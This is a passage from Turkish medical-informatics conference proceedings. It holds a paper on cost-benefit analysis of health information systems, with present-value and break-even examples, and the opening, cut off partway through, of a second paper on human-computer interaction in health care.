- [11]. Türk Dil Kurumu Güncel Türkçe Sözlük, <http://www.tdk.gov.tr/TR/ BelgeGoster.aspx?F6E10F8892433CFFAAAF6AA849816B2EFB40CE59E171C629F>, Türk Dil Kurumu.

## Sağlık Bilgi Sistemlerinde Maliyet-Fayda Analizi

**Başak Oğuz, K. Hakan Gülkesen, Osman Saka**

Akdeniz Üniversitesi, Tıp Fakültesi, Biyoistatistik ve Tıp Bilişimi Bölümü, Antalya  
basakoguz@akdeniz.edu.tr, hgulkesen@akdeniz.edu.tr, saka@akdeniz.edu.tr

**Özet:** Dünyada sağlık alanında ve diğer alanlarda gelişen teknoloji ile birlikte artan maliyetler bazı ekonomik analizleri de beraberinde getirmiştir. Uygun yöntemlerin bulunması ve uygulanması için yapılan bu analizlerin en önemlilerinden biri de maliyet-fayda analizidir. Bu analiz, işletmelerde ve sanayide verimlilik ölçmek için kullanılmaktadır. Maliyet ve faydanın parasal olarak hesaplanıp değerlendirildiği bir analiz şeklidir. Bilgi teknolojileri maliyetli ve hızla değişen bir yapıya sahip olduğu için bu ekonomik analizler gerekli hale gelmiştir. Sistemlerin gerçek maliyetlerini ve faydalarını değerlendirebilmek, deneysel yöntemlerle sistem kurulmadan önce ve kurulduktan sonraki durumu karşılaştırabilmek, sistemlerin deneme sürecindeki etkilerini gözlemleyebilmek için bu analiz uygulanmaktadır. Bu çalışmada bilgi sistemlerinin maliyetleri, faydaları ve maliyet-fayda analizi anlatılmaya çalışılmıştır.

**Anahtar Kelimeler:** Sağlık, Bilgi Sistemleri, Maliyet-Fayda Analizi

### Cost-Benefit Analysis in Health Information System

**Abstract:** Parellel to the increasing costs in technological development in health and other sectors, brings the necessary economic analyses. Cost-benefit analysis is the most important one of this economic analysis. This analysis has been used for years in business and industry as a way to measure productivity. Costs and benefits are calculated and evaluated in monetary terms. This analysis becomes necessary in healthcare because information technologies are costly and change rapidly. Cost-benefit analysis are used to evaluate actual costs and benefits of information systems before the system is introduced large scale, compare the situation with experimental methods before and after introduction of system and observe the effects of system in trial. In this study, we reviewed costs and benefits aspects of information systems and cost-benefit analysis processes in health.

**Keywords:** Health, Information System, Cost-Benefit Analysis

### 1.Giriş

Dünyada sağlık sektöründe ve diğer sektörlerde gelişen teknoloji ile birlikte artan maliyetler bazı ekonomik analizleri de peşinde getirmiştir.

Uygun yöntemlerin bulunması ve uygulanması için yapılan bu analizlerin en önemlilerinden biri de maliyet-fayda analizidir. Maliyet, bir malı ya da hizmeti yapmak ya da satmak için, doğrudan doğruya ya da dolaylı olarak yapılan masrafların tümüdür. Dolaylı maliyetler ve direkt maliyetler olmak üzere iki ana grupta

incelenir. Direkt maliyetler, belirli bir hizmeti üretebilmek için direkt olarak kullanılan kaynaklardır (personel, test ücreti gibi). Dolaylı maliyetler ise ürün ya da servisin içinde dolaylı olarak bulunan ya da kullanılan kaynaklardır (bekçi, aşçı ücreti, hastanın kaybettiği zaman gibi). Maliyet analizi, bir malın veya hizmetin maliyetinin belirlenmesini, incelenmesini sağlayan bir analizdir, hesaplama işlemidir.

Hızlı ekonomik değerlendirme adımları;

1. Sistemi anlamak
2. Çözümleri Tanımlamak

3. Fayda-Maliyet Tahmini
4. Riskleri Belirleme
5. Finansal Ölçümlerin Hesaplanmasından oluşur. [1]

Bu çalışmada bilgi sistemlerinin maliyetleri ve bu sistemlerinin maliyet-fayda analizi anlatılmaya çalışılmıştır. Verilen örnekler ve anlatılan konular daha çok sağlık alanında yapılan çalışmalardan alınmıştır.

## 2. Bilgi Sistemlerinin Maliyetleri

Günümüzde hem sağlık hizmetlerine olan talebin artması hem de sağlık hizmeti sunmada kullanılan teknolojilerin karmaşık hale gelmesi maliyetleri yükseltmektedir. Sağlık sektörüne genel olarak bakıldığında diğer sektörlerde olduğu gibi hizmet sunum ve planlamalarında bilgiye dayalı yönetimin giderek önem kazandığı gözlemlenmektedir. Bilgi ve iletişim teknolojilerindeki hızlı gelişmeler ve bunun ilk etkilerinin sağlık alanında görülmesi bu tür çalışmaların yapılmasını gerekli hale getirmiştir. Bilgi sistemleri maliyetli ama uzun dönemde etkinlik sağlayan yatırımlardır. Bilgi sistemlerinin kurulmasındaki amaç bilgiye doğru zamanda ve yerde doğru kişinin ulaşmasını sağlayabilmektir. Sistemin bileşenlerine bakarsak;

### 2.1. Donanım ve yazılımlar

Girdi, iletişim ve arşivlerin işlenmesi süreçlerini kapsar. Merkezi donanımlar (yönetim, dağıtım, görüntülerin depolanması için bilgisayar vs...), kontrol birimleri, iş istasyonları, kayıt birimleri, yazıcılar, iletişim araçları (ağlar ve veri iletişimi), yedekleme birimleri ve tamir bakım giderlerini kapsar. Yazılım maliyetleri ise işletim sistemleri, veritabanı yönetim sistemleri, veri iletişim sistemleri, uygulama, ağ yönetimi, işlem, sunum ve görüntü depolanması için gerekli yazılımların maliyetlerini, paket programları ve lisans ücretlerini kapsar.[2]

### 2.2. Personel

Genel olarak rutin işler, yönetim ve destek birimleri, iş istasyonlarının kurulumu ve yazı-

lımların uygulanması, sistemlerin öğretilmesi ve bakım için gerekli olan personelleri kapsar. Sosyal güvenlik giderleri ve maaşlar olmak üzere ödeme yapılır.[2]

### 2.3. Barınma

Isıtma-soğutma, güvenlik, elektrik, temizlik, vergiler ve mekân maliyetlerinden oluşur.[2]

## 3. Bilgi Sistemlerinin Faydaları

İletişim ve teknolojiye hızlı gelişmelere bağlı olarak bireyler sağlık alanında giderek daha bilgili ve bilinçli bir düzeye ulaşmakta, daha kaliteli sağlık bakımı talep etmektedir. Artan talebi karşılamaya yönelik olarak yapılan sistemler sağlık hizmetini daha kaliteli bir şekilde verilmesini sağlamaktadır. Çevrimiçi (online) teknolojilerin gelişmesi ve güçlü iş bilgisayarlarının ucuzlaması bilgi sistemleri uygulamalarının gelişmesine büyük katkıda bulunmuştur. Gelişen bu sistemlerle birlikte sağlık alanında büyük faydalar sağlanabilmektedir. Sistemin oluşturduğu faydaları üç grupta inceleyebiliriz;



Şekil 1- Fayda tipleri

### 3.1. Nitel faydalar

- İş ortamında daha eksiksiz ve kusursuz veri kaydı
- Her bir hasta için mevcut veriye çevrimiçi ulaşımı kolaylaştırma
- Gizlilik ve güvenliğin artması
- Elle yazılırken yapılan hataların azalması
- Veritabanında bulunan bilginin yönetim amaçları ve bilimsel araştırmalar için ulaşılabilir olması (istatistiksel analizlerin bilgisayar ortamında yapılması)
- Kurum ve kuruluşların sağlıkla ilgili verileri ortak kullanabilmeleri
- Kayıt ve raporlamada kolaylık
- Daha iyi bir tıp eğitimi

- İş memnuniyetinin ve sağlık hizmetlerinin kalitesinin artması gibi örnekler verilebilir. [2]

### 3.2. Nicel, parasal olmayan faydalar

- Laboratuvar test sonuçlarını kaydetmek için ihtiyaç duyulan süreyi azaltması
- İş süreçlerinde otomasyon sağlanmasının hastaların bekleme süresini azaltması, bekleme odalarındaki kalabalıklaşmayı önlemesi
- Hemşirelik sisteminin veri kayıtlarına ayrılan süreyi azaltması
- Radyolojide dijital görüntüleme uygulamalarının bir işlemin yapılması ve sonuçlarının kayıt edilip raporlanması arasındaki süreyi azaltması olarak sıralanabilir.[2]
- 3.3. Nicel, parasal faydalar
- Personel maliyetinin düşmesi
- Daha etkin kaynak kullanımı
- Zaman kazanımı
- Malzeme yönetim sistemiyle stoklardaki bozulan malların sayısının azalması
- Finansal sistemlerle birlikte daha hızlı faturalandırma sistemi
- Kaçakların önlenmesi olarak örneklendirilebilir.[2]

## 4. Maliyet-Fayda Analizi

Maliyet-fayda analizi işletmelerde verimlilik ölçmek için uzun yıllardır kullanılan bir yöntemdir.[3] Bir projenin yatırım dönemi ve ekonomik ömrü boyunca sağlayacağı faydalar ile ortaya çıkacak maliyetlerin ölçülmesi ve belli bir referans yıla indirgenerek karşılaştırılması işlemidir[4]. Bir projenin net ekonomik değerini hesaplamamızı sağlayan analitik işlemlerdir.[5] Maliyet ve faydanın parasal olarak hesaplanıp değerlendirildiği bir analiz şeklidir. Hangi yatırım kararı daha çok fayda sağlıyor sorusuna cevap aranmaktadır. Temel mikro-ekonomik modeller ( birey-firma tabanlı) üzerine kurulu rasyonel kararlar geliştirebilmemiz için prosedür oluşturmamızı sağlayan bir yöntemdir. Bu analizle geliştirilen yatırımların maliyetlerini ve faydalarını maddi olarak hesaplarız. Amacımız

her hangi bir maliyetle sağlık getirisini maksimize etmek, maliyeti minimize etmek ya da mevcut kaynaklarla en fazla getiriyi sağlamaktır.

Analiz genellikle bir bilgi sistemi tam olarak uygulanmaya başlamadan önce yapılır ve tahmini maliyet ve fayda değerlerini içerir.[3] Böylelikle sistemlerin gerçek maliyetlerini ve faydalarını değerlendirebiliriz ve deneysel yöntemlerle sistem kurulmadan önce ve kurulduktan sonraki durumu karşılaştırabiliriz. Deneme sürecindeki etkilerini de gözlemleyebiliriz.[2]

Doğru bir maliyet fayda analizi için;

- Analizde hangi alternatifler göz önünde bulunduruluyor?
- Analizimizdeki maliyet bileşenleri nelerdir?
- Potansiyel faydalar nelerdir? Eğer faydalar parasal olarak hesaplanamıyorsa hangi ölçütlere bakarak yatırımlarımız hakkında karar vermeliyiz?
- Sürecin maliyetler ve faydalar üzerindeki etkisi nelerdir?
- Deneysel bir kurulumda maliyetleri ve faydaları gerçeklikle nasıl kıyaslayacağız ve bunun kontrolünü nasıl yapacağız ?

Gibi sorular sorup cevaplandırmalı ve daha sonra analizimize başlamalıyız.[2]

Yatırımların getirilerini hesaplamak için kullanılan bazı ölçekler;

- Geri ödeme dönemi: Yatırımın geri ödemesi ne kadar zaman alacak? [1]
- Fayda-maliyet oranı: Faydanın maliyete oranı 1'den fazla mı? [1]
- Net bugünkü değer: Kazançların ve maliyetlerin zaman değeri dikkate alınarak hesaplanan bugünkü değerleri arasındaki fark yatırım yapmaya değer mi? [1]
- Yatırımın getirisi: Toplam net faydanın toplam maliyete oranı 1'den fazla mı? [4]

Maliyet- fayda analizi için adımlar;

1. Maliyet ve faydaları belirleme
2. Maliyet ve faydaların değerlerini bulma



3. Nakit akışını gösterme
4. Net bugünkü değer
5. Yatırım getirisi
6. Başabaş (break-event point) noktası
7. Başabaş noktası grafiği[6]

Bir proje belirli bir maliyetle başlar, işletim gideriyle ve periyodik tamir bakım maliyetiyle devam eder. Fayda ise süreç içerisinde gerçekleşir. Karşılaştırma yapabilmek için ikisini aynı zamana indirgememiz gerekiyor (genellikle bugünkü değerlerine indirgenir). İlk olarak proje süresini ve indirgeme (bir ekonomik varlığın bugünkü değerinin bulunmasında kullanılan yıllık faiz oranı) oranı seçilmeli. Bu oranın tüm yıllarda eşit olduğunu varsayıyoruz.

$$\text{Bugünkü değer} = \text{para miktarı} / (1+r)^n$$

$$\text{PVB} = B_0 + B_1/(1+r_1)^1 + B_2/(1+r_2)^2 + B_3/(1+r_3)^3 + \dots + B_n/(1+r_n)^n$$

$$\text{PVC} = C_0 + C_1/(1+r_1)^1 + C_2/(1+r_2)^2 + C_3/(1+r_3)^3 + \dots + C_n/(1+r_n)^n$$

PVB= faydanın bugünkü değeri  
PVC= maliyetin bugünkü değeri  
B= fayda (benefit)  
C= maliyet (cost)  
r= indirgeme oranı


Kısaca gelecekte yapacak olduğumuz harcamaların ya da kazanacağımız faydaların bugünkü değerlerini buluyoruz.

$$\text{Yatırımın getirisi} = \frac{\text{Toplam (fayda-maliyet)}}{\text{Toplam maliyet}}$$

Yıl	Maliyet BD	Fayda BD
1	679612	0
2	1106325	2521444
3	1531638	5041515
Başabaş noktası=1.32 yıl		

Tablo 1. Başabaş noktası [6]

Başabaş noktası, maliyetle faydanın birbirine eşit olduğu, kâra geçmeye başladığımız noktadır.[4] Örneğin aşağıdaki şekilde görüldüğü üzere başabaş noktası yaklaşık olarak bir yıl dört aya denk gelmektedir.



Şekil 2- Başabaş noktası grafiği [6]

### 5. Yatırımların Alansal Gösterimi

- **Alan1:** Düşük faydalı yüksek maliyetli bir programdır. Genellikle bu tür programlar uygulanmaz.[7]
- **Alan2:** Yüksek faydalı ve yüksek maliyetli programlardır. Bu programların yüksek maliyetli olması kullanım alanını daraltmaktadır. [7]
- **Alan3:** Düşük maliyetli ve düşük faydalı programlardır. Tehlikeli programlar olarak tanımlanır, ama düşük maliyetli olmaları nedeniyle ilgi çekicidir. Düşük maliyetli olmalarına rağmen getirileri az olduğu için eğer alternatif bir program yoksa uygulanabilir.[7]
- **Alan4:** Yüksek faydalı düşük maliyetli programlardır. İdeal programlar olarak nitelenir.[7]



Şekil 3- Yatırımların alansal gösterimi [7]

Karar alırken;

- Sistem faydayı ya da maliyeti artırıyor mu, azaltıyor mu?
- Fayda artışı maliyet artışından büyük mü?

### 6. Sonuç

Fayda-maliyet analizi genellikle bilgi sistemi kullanılmadan ya da hangi sistemin kullanılacağı konusunda bir karar vermeden önce yapılır. Önemli olan bir pilot program uygulayıp sistem geniş bir kesime yayılmadan önce gerçek fayda ve maliyeti hesaplayabilmektir.[2] Böylelikle sistemin etkileri önceden görülebilir. Sistemin uygulanmasından önceki durumla sonrası arasında bir karşılaştırma yapılabilir. Fakat koşullar deneme sürecinde değişebilir;

- Çalışma saatlerindeki düşüşler
- Genel sosyal hava
- Ekonomik durumlar
- Örgütsel değişiklikler vs...

Yapılan çalışmalarda bu durum bir kontrol grup oluşturularak çözülebilir.[2]

Maliyet ve faydaları incelerken teknoloji maliyetlerinin zaman içinde azalma eğiliminde olduğu göz önünde bulundurulmalıdır. Fakat bu durum kısa dönemde tahmin edildiği kadar büyük bir etki meydana getirmeyebilir. Bu yüzden bilgi sistemlerinde birkaç yıl içerisinde pozitif maliyet-fayda oranını gösteremeyebiliriz. Uzun dönemde bakıldığında sistemin etkileri hakkında bilgi edinebiliriz.[2]

### 7. Kaynaklar

[1] Teknoloji Yönetimi Derneği, "Bilişim Teknoloji Yatırımlarında Kazançlar ve Ölçümü", www.tyd.org.tr/bt\_yatirim\_kazanclari\_balaban2.ppt, 24.12.2006

[2] BankerAR. "Costs and benefits of information system". In: Handbook of Medical Informatics, Ed. by Bommel JH, Musen MA. Bohn Stafleu Van Loghum, Houten, 1997, 495-501

[3] The American Library Association, "Cost-benefit analysis of electronic information" www.ala.org/ala/acrl/acrlpubs/crljournal/backissues1998b/november98/white.pdf, 25.12.2006

[4] Devlet Planlama Teşkilatı, "Proje analiz teknikleri", http://www.dpt.gov.tr/dptweb/ekutup96/prjplan/prj6.html, 05.01.2007

[5] George Mason University, "Using Cost-Benefit Analysis to Review Regulation", www.gmu.edu/jbc/Tyler/Cowen%20on%20cost%20benefit.doc, 02.01.2007

[6] The University of Manchester, "Project Initiation", www.informatics.manchester.ac.uk/zeng/SE2/SE2-L3, 28.12.2006

[7] The Role of Cost-Benefit Analysis in Achieving Results in Special Education, http://www.wildwood.edu/institute/knowledge/results.html, Wildwood Institute, 05.01.2007 [1] Teknoloji Yönetimi Derneği, "Bilişim Teknoloji Yatırımlarında Kazançlar ve Ölçümü", www.tyd.org.tr/bt\_yatirim\_kazanclari\_balaban2.ppt, 24.12.2006

[2] BankerAR. "Costs and benefits of information system". In: Handbook of Medical Informatics, Ed. by Bommel JH, Musen MA. Bohn Stafleu Van Loghum, Houten, 1997, 495-501

[3] The American Library Association, "Cost-benefit analysis of electronic information" www.ala.org/ala/acrl/acrlpubs/crljournal/backissues1998b/november98/white.pdf, 25.12.2006

[4] Devlet Planlama Teşkilatı, "Proje analiz teknikleri", http://www.dpt.gov.tr/dptweb/ekutup96/prjplan/prj6.html, 05.01.2007

[5] George Mason University, "Using Cost-Benefit Analysis to Review Regulation", www.gmu.edu/jbc/Tyler/Cowen%20on%20cost%20benefit.doc, 02.01.2007

[6] The University of Manchester, "Project Initiation", [www.informatics.manchester.ac.uk/zeng/SE2/SE2-L3](http://www.informatics.manchester.ac.uk/zeng/SE2/SE2-L3), 28.12.2006

[7] The Role of Cost-Benefit Analysis in Achieving Results in Special Education, <http://www.wildwood.edu/institute/knowledge/results.html>, Wildwood Institute, 05.01.2007

## Sağlıkta İnsan – Bilgisayar Etkileşimi

Anıl Aktaş, Neşe Zayim, Osman Saka

Akdeniz Üniversitesi, Biyoistatistik ve Tıp Bilişimi 07059, Antalya  
anilaktas@akdeniz.edu.tr, nzayim@akdeniz.edu.tr, saka@akdeniz.edu.tr

**Özet:** İnsan-bilgisayar etkileşimi (HCI), bilgi teknolojilerine dayalı sistemlerin daha kullanılabilir olması ve kullanıcının taleplerine daha uygun sistemler üretilmesi konusu ile ilgilenen multidisipliner bir alandır. İnsan bilgisayar etkileşiminin amacı, bilgisayarın kullanımını daha verimli hale getirmektir. Sağlık bakım çalışanları ve bilgisayarlar arasındaki etkileşimin niteliği, tıpta teknolojinin etkili kullanımının kalbini oluşturmaktadır. İnsan bilgisayar etkileşimi; insan ve bilgisayar birlikte çalıştığında yapılacak işlerin tasarımı, planlanması ve çalışması olarak ifade edilebilir. İnsan ve bilgisayar etkileşimi, ara yüzler aracılığı ile gerçekleşir. Bu ara yüzler, yazılımın bir fonksiyonu olabileceği gibi, çeşitli donanım bileşenleri (çevresel bileşenler) ile de etkileşim sağlanabilir. Bu çalışmada amaç, sağlık alanında insan-bilgisayar etkileşiminde ki teknolojik gelişmeleri açıklamaktır.

**Anahtar Kelimeler:** Arayüz, kullanıcı, bilgisayar

### Human - Computer Interaction in Health Care

**Abstract:** Human – computer interaction is a multidisciplinary field which focuses on developing more user friendly information technology systems and satisfying the needs of users of these systems. The purpose of human - computer interaction is to ensure the efficient use of computers.

The quality of the interaction between health care workers and computer is at the hearth of the effective use of technology in medicine. Human- computer interaction is the study, planning and design of what happens when users and a computer work together. Human - computer interaction is provided with user interface. These interfaces can be a function of the software or provided by hardware. The purpose of this study is to review aspects of human- computer interaction in health care.

**Keywords:** Interface, user, computer

### 1. Giriş

Günümüzde bilgi teknolojileri tıp ve sağlık bakımında gittikçe yaygınlaşmakta, sağlık bakımı giderek teknolojiye bağımlı hale gelmektedir. Sağlık bilgi sistemleri ve karar destek sistemleri son derece gelişmekte ve teknoloji performansı katlanarak artmaktadır. Ancak insan kavrayışının gelişimi aynı hızla gerçekleşmemektedir. Bu nedenle tıpta ve sağlık bakımında insan-bilgisayar arasındaki etkileşim ve iletişim giderek önem kazanmaktadır. Çünkü temel odağımız sağlık bakımı çalışanlarının günlük eylemleridir ve bu eylemler yeni tekno-

lojilerle desteklenmelidir. Charles Friedman'ın temel tıp bilişimi teorisine göre, insanın(sağlık çalışanı) bilgi teknolojileri/kaynakları ile çalıştığı, teknoloji ile desteklenmiş bir ortam, böyle bir desteğin olmadığı ortamlardan her zaman daha iyidir (Şekil-1) [1].



Şekil -1 İnsan –bilgisayar etkileşimi

Sağlık bakım çalışanları ve bilgisayarlar arasındaki etkileşimin niteliği, tıpta teknolojinin etki-

li kullanımının kalbini oluşturmaktadır. Sağlık bilgi sistemlerinin başarısı, doktor, hemşire ve diğer sağlık bakım çalışanları ile sağlık bakım kapsamındaki kişilerin farklı ihtiyaçlarını karşılayabilme becerisine bağlıdır [2].

İnsan bilgisayar etkileşimi, bilgi teknolojilere dayalı sistemlerin daha kullanılabilir ve kullanıcının taleplerine daha uygun sistemler üretilmesi konusu ile ilgilenen multidisipliner bir alandır. İnsan bilgisayar etkileşimi insan ve bilgisayar birlikte çalıştığında yapılacak işlerin tasarımı, planlanması ve çalışması olarak ifade edilebilir [3,4]. Sağlık bakımında insan-bilgisayar etkileşimi çalışmaları, sağlık bakımı için kullanılabilir ve etkili bilgi sistemlerinin tasarlanması, uygulanması ve değerlendirilmesi ile ilgilidir [5]. İnsan- Bilgisayar etkileşimi,

- Bilgisayar sistemlerinin insan tarafından kavranması
- Motivasyon ve uygulama
- Teknolojik olaylar ve ilerleme
- Sağlık bakımı için kullanıcı ara yüzlerin geliştirilmesi

gibi konuların anlaşılmasını gerektirir.

İnsan - bilgisayar etkileşiminin belirli özellikleri vardır. Bu özelliklerini aşağıdaki gibi 2 başlık altında toplayabiliriz.

- İyi bir insan-bilgisayar ara yüzünün olması, sağlık bakımında bulunan bilgisayar sistemlerinin kabul edilebilir olması ve rutin işlevler içermesi nedeniyle önemli bir engeldir.
- Kullanıcı ara yüzünün kullanılabilir ve yeterli olması, kolay öğrenilebilir olmada ve tüm sistemin özelliklerine kolay uyum sağlama da yardımcı olur.

Bu özelliklerin insan bilgisayar etkileşiminin de bilgi sisteminin işleyişinde sağlık bakım profesyonelleri açısından önemli bir yeri vardır. Sistem; profesyonellerin ihtiyaçlarına, yeteneklerine, bilgilerine cevap verebilmelidir.

## 2. Sağlıkta İnsan-Bilgisayar Ara Yüzüne Bakış


İnsan bilgisayar etkileşimi; insan, bilgisayar ve etkileşim olmak üzere üç faktörden oluşmaktadır (Şekil2)[4,6]. İnsan son kullanıcı ve kurumsal olarak bir değerlendirici konumundadır. Bilgisayar yazılım ve donanım içeriği ile etkilidir. Son faktörde etkileşim; kullanıcının bilgisayara ne yapmak istediğinin aktarılması ve bilgisayarın da sonuçları açıklaması olarak açıklanabilir [7,3]. İnsan bilgisayar etkileşimine bir bakış da insan-bilgisayar ara yüzünün tasarımı ile ilgilidir. İnsan bilgisayar ara yüzünde amaç, sağlık bakımında insan- bilgisayar ara yüzünü insanların kavramasını ve anlamasını sağlamaktır. Kullanıcı ara yüzü, bilgisayar ile iletişimi sağlayan kısımlardan biridir. Sağlık bilgi sistemlerinde kullanıcıların amacı, veriyi oluşturabilecek, veriyi saklayabilecek, veriyi düzenleyebilecek sistem oluşturmaktır. Bu konuda önemli bir olgu bilişsel psikolojidir. Bu olgu içinde dili anlama ve algılama, hafıza, problemlerin çözümü, kontrolün yanı sıra kullanıcıların ihtiyaçlarını belirleyecek, düzeylerine göre bilgi aktarımını sağlayabilecek tekniklerin geliştirilmesi de yer almaktadır. Bilişsel psikoloji;

- Kullanıcıların yapmayı umdukları ya da ummadıkları şeyler hakkında bilgi sağlar
- Kullanıcı problemlerinin nedenlerini ve doğasını açıklar
- Sağlık çalışanlarına karar-verme sürecinde ve problem çözümünde yardımcı olur
- Kullanıcıların kavrama ihtiyaçlarını belirler
- Kullanıcı etkileşiminin değerlendirilmesi için sistem gelişiminin tasarlanmasında yardımcı olur
- İnsan bilgisayar etkileşimi araştırmalarında ve uygulamalarında çatıyı oluşturur ve model üretir.

Peki, insan bilgisayar etkileşimi için çatı nedir? İnsan bilgisayar etkileşimi de çatıyı oluşturan bilgi-süreç modeli, kullanıcının kavrama modelini geliştirebilecek düzeyde etkili bir yapı olmalıdır. Çatı teorik olarak; kullanıcı perfor-

mansı hakkında bir tahmin yaparak kullanıcı davranışının kavranmasını sağlamaktır. “İnsan modeli süreci “olarak adlandırılan modelde algısal, motor ve bilişsel şeklinde 3 etkileşim sistemi bulunmaktadır.

Bu model, bir iş performansının altında yatan bilişsel süreçleri karakterize etmede bir yol, araç sağlamaktadır [5, 8].



Şekil-2 İnsan bilgisayar etkileşimi haritası

## 2.1. İnsan bilgisayar etkileşiminin hedefleri

İnsan bilgisayar etkileşiminin hedefleri güvenlik, yarar, etkinlik, verimlilik ve kullanılabilirliktir [7, 9]. Hedeflerden biri olan güvenlik, kullanıcı ve veri güvenliği olarak iki kısımda incelenmektedir. Yarar sistemle ilgili iken, etkinlik kullanıcının performansına bağlıdır. İnsan bilgisayar etkileşimi çalışmalarında, tasarlanan sistemlerin öğreniminin ve kullanımının kolay olması önemli bir adımdır. Kullanılabilirlik kavramı, bilgisayar sistemlerinin öğrenilebilir, ulaşılabilir, etkili, yeterli olması ve kullanıcıların isteklerine karşılık bulabilmesi olarak tanımlanabilir. Geliştirilen sistemlerin iyi derecede kullanılabilir olması; bilgisayarlar ve insanların birlikte etkili olabilmesi (psikolojik, sosyal ve ergonomik), sistemin gelişiminde yaratıcı aletlerin yardımı, ara yüzün tasarım sürecinde rehberlerin tanımlanması, geliştirilmesi ile sağlanır. Ayrıca kullanıcı, model ve sistem arasında bir eşleştirme sağlamak ve sistemin kullanılabilirliğinin değerlendirilmesi için etkili yöntemler geliştirilmesi de etkili bir yöntemdir [8-10, 4].

## 3. İnsan-Bilgisayar Ara Yüzünde Teknolojik Bakış

Teknoloji deki hızlı değişimler ve gelişmeler insan bilgisayar etkileşiminin yapısında da hızlı değişimlere neden olmaktadır. Son yıllarda bilgisayar yazılımlarında gelişmeler, işlemci hızında ve depolama kapasitesinde artış sağlamıştır. Ancak sağlık bakım profesyonelleri tarafından medikal sistemlerin kabulü için belirtilen en büyük problem, veri girişidir [5].

Bilgisayar kullanıcıların özellikle karşılaştığı zorluklardan biri de karakter-temelli ara yüzlerde ki dil sorunudur. Bu da bilgilerin ya da gelen hata mesajların yorumlanmasında farklılıklara neden olabilir. İnsan- bilgisayar ara yüzünün başarılı olması kullanıcılara gösterilen bilginin yorumu ve düzenlenmesine bağlıdır. Mantıklı ve anlamlı bir bilginin iyi düzenlenmiş olması, kullanılabilirlik düzeyini artırır. Grafik etkileşiminin kullanımı ise grafik kullanıcı ara yüzleri, insan bilgisayar etkileşimi için bilginin tanımlanması, kolayca yorumlanması, uygulamaların etkili olabilmesi açısından oldukça kullanışlıdır.

## 3.1. Bilgisayar-temelli bilginin düzenlenmesi

Farklı tiplerde bilgileri farklı pencerelerde göstermek iyi bir düzenleme göstergesidir. Veri formatı, kullanıcının ihtiyaçları ve kısa -öz olması bakımından bilgi yüklemesini en aza indirmektedir.

Standart bilgi gösterimi yorumlama ve anlaşılabilir olması açısından önemlidir. Bilginin kalitesi iletişim ve kullanıcı açısından ve grafiklerin kullanımı için gereklidir. Uygun grafikler karmaşık verilerin yorumlanmasını kolaylaştırabilir. Etkili giriş düzeninin gelişimi, sağlık alanında insan-bilgisayar ara yüzünün gelişiminde gerekli bir alandır. Veri girişi için projelerin kullanımı sezgisel olarak öğrenilerek, yapılan planların sağlık bakım profesyonellerinin ihtiyaçlarına karşılık gelecek şekilde eşleştirilmesi gerekir. Tıbbi veriler için 3 temel yapı bulunmaktadır. İlki, veri özgün formda

girilmelidir. Kullanıcının istekleri ne olursa olsun sisteme verinin girişi belirli bir formda yapılmalıdır. İkinci yapı yarı-yapısal yaklaşımdır. Bilgisayar destekli hasta kayıtları gibi bazı yaklaşımlarda giriş yapısı, özgün form dikkate alınarak belirlenmelidir. Üçüncü yapı, yapısal ve şifreli yaklaşımdır. Kullanıcı menüden ya da listeden uygun ifade ve kelimeleri seçerek bilgi içeriğini şifreli giriş yapabilir [5].

### 3.2. Tıbbi kullanıcı – bilgisayar arayüzünde teknolojik gelişmeler

Tıbbi kullanıcı ve bilgisayar ara yüzünün kullanımı açısından bazı yöntemler geliştirilmiştir. Tıbbi verinin kullanımı önemlidir. Veri ve bilimsel bilgiler, grafik, çizim, histogramlar, ekranda gösterimler olarak ifade edilebilir. Eğitim alanında olduğu gibi tanı koyma alanlarında da 3 boyutlu görüntüleme ve canlandırma teknikleri oldukça hızlı ilerlemektedir. Tıbbi görüntüleme teknikleri ileri düzeydedir ve karmaşık tıbbi görüntüleme teknikleri de tıbbi kullanıcı ara yüzlerinde çeşitlilik nedeniyle işbirliği içerisinde.

Multimedya, bilgi teknolojilerinde en önemli gelişmelerden biridir. Optik disk teknolojileri, yüksek-kalite grafikleri ve görüntüleme, ağ gelişimi ve bilgisayar sürecinde ve depolamada fiyatların düşmesi bu gelişimi hızlandırmıştır. Multimedya teknolojileri ve uygulamalarında bazı çeşitlilikler bulunmaktadır. Beyin anatomisi ve interaktif video disk ve lazer disk gibi konuları içine alan eğitimsel video disk programları, yüksek düzeyde kullanıcı etkileşimlerinin artmasına neden olmaktadır. CD-ROM ve World Wide Web teknolojileri bu çeşitliliklerden biridir. CD-ROM diskleri ve web siteleri, dijital metin, grafikler, ses ve video görüntüleri ve çeşitli eğitim programları, tıpta bilimsel veri tabanlarının kullanım alanları da artmaktadır. İnsan bilgisayar etkileşimi içinde hypertext ve hypermedia gelişmekte olan sistemlerdir. Metin ya da grafik kullanımının artması, kullanıcıların aynı anda farklı grafiklere ya da metinlere ulaşmak istemesi, kullanıcıya yol gösterici olması bu tür sistemlere ilgiyi arttırmaktadır.

Multimedya ve hypermedia teknolojileri özellikle bilgisayar-temelli tıp eğitiminde önemli etkileri içinde bulundurur [5].

Hypermedya uygulamaları, kullanıcıların sistemleri kullanabilirliği ve sistemlerin uyumlu olması açısından sürekli gelişme içindedirler. İnsan- bilgisayar arayüzü, tıbbi bilgisayar sistemlerinde özellikle bilgisayar-temelli hasta kayıt sistemlerinde teknolojik olarak bir engel olarak görülmektedir. Sağlık bakım profesyonelleri için geliştirilen çizim, işaretleme gibi özellikleri barındıran elektronik araçlar geliştirilmiştir. Elde bulunabilen, taşınması kolay, rahat veri girişi sağlayan bilgisayar sistemlerine sürekli artan iş yoğunluğu, rahatlığı bakımından ilgi artmaktadır.

Diğer bir teknolojik gelişme de konuşma tanımlamalarında ilerlemedir. Ancak konuşma tanımlama sistemin içerdiği bazı sınırlamalar vardır. Bunları, belirli bir konuşmacıyı tanımlamak için sisteme “eğitim” gereksinimi, sürekli bir konuşmayı yorumlamanın yetersizliği, klinik ve acil odalar gibi gürültülü çevrelerde sistemin sınırlı kullanımı ile tanımlayabiliriz.

Diğer bir teknolojik gelişme ise internet için kullanıcı arayüzüdür. Kullanıcı arayüzü olarak kullanılan en ilginç gelişmelerden biri bilgisayar ağlarıdır. Tıbbi iletişim olarak da hızla artan bir kitleye sahiptir. İnternette tıbbi bilgi kaynaklarına ulaşılabilirlik ve ses, görüntü, hypertext gibi bağlantılar kullanarak videoların kullanılabilirliği oldukça yaygındır.

